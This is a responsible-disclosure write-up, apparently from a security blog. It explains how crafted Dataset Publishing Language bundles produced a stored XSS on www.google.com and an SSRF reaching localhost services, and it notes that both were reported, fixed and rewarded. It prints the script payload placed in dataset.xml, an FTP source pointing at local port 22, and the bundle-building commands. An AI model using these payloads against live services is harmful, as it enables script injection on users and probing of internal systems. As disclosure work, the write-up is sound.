
Stored XSS, and SSRF in Google using the Dataset Publishing Language

Mar 7, 2018

> *"Those who rule data will rule the entire world." - 孫正義*

TLDR; Crafting **Dataset Publishing Language** bundles to get **stored XSS** in the context of **www.google.com**, and using the DSPL remote sources functionality to access local services (**SSRF**).

The Google Public Data Explorer is a tool to make large datasets easy to explore and visualize. eg., Visualizing Health expenditure, World Bank data (% of government expenditure).



Dataset Publishing Language (DSPL) uses XML to describe the dataset metadata and uses CSV data files: eg., sample.zip

```
Archive:  sample.zip
  Length      Date    Time    Name
---------  ---------- -----   ----
      246  02-01-2018 13:19   countries.csv
```

```
      221  02-14-2011 17:13   country_slice.csv
     7812  03-04-2018 21:12   dataset.xml
      246  02-14-2011 17:13   gender_country_slice.csv
       28  01-29-2018 20:55   genders.csv
      200  02-14-2011 17:13   state_slice.csv
      300  01-29-2018 21:11   states.csv
---------                     -------
     9053                     7 files
```

The issue here was that Google Public Data Explorer would use some supplied metadata in the dataset archive without context aware encoding or validation.

eg., using a sample dataset:

- **curl https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/dspl/tutorial1.0.zip -o sample.zip**
- **unzip sample.zip; rm sample.zip**

Modifying the metadata name value of dataset.xml. The XML CDATA section is used here so that the JavaScript payload will not be treated as XML markup.

```
<info>
  <name>
    <value><![CDATA[<script>confirm(document.domain)</script>]]></value>
  </name>
    <description>
      <value>Some very interesting statistics about countries</value>
    </description>
    <url>
      <value>http://google.com</value>
    </url>
</info>
```

- **zip -r poc.dspl ***
- **Upload the dataset to Google Public Data Explorer, and share it publically.**

So anyone who viewed the shared dataset would execute an attackers arbitrary JavaScript in the context of the www.google.com domain. (eg., coinhive 🧐)


Short video showing how this worked before it was fixed. Allows stored XSS in the context of www.google.com using DSPL:

Dataset Publishing Language also has functionality to allow data to be retrieved from remote HTTP or FTP sources. This functionality allowed SSRF (server-side request forgery) to access localhost service resources (potentially also allows access to internal, non internet accessible systems/devices).

eg., contents of poc.dspl/dataset.xml

```
<table id="my_table">
  <column id="first" type="string"/>
  <column id="last" type="string"/>
  <data>
    <file format="csv" encoding="utf-8">ftp://0.0.0.0:22</file>
  </data>
</table>
```

Uploading this dataset would return the response of the HTTP/FTP request in the resulting error condition responses. eg.,



In this example it shows the local SSH banner response which is a service that is not publically accessible.

This was fun to look into when I took some time off in January. Thanks to @sirdarckcat and the Google Security team for the great VRP! If anyone reads this and finds stuff that I missed, you should let me know. 😅 @signalchaos

Thanks for reading, 👋

Disclosure timeline stuff:

- Jan 2018: Reported to Google
- Feb 2018: Verified that the reported issues were fixed
- Feb 2018: Rewarded $5,000 for Stored XSS
- Mar 2018: Rewarded $13,337 for SSRF

Signal Chaos

Signal Chaos signalchaos Observations in application security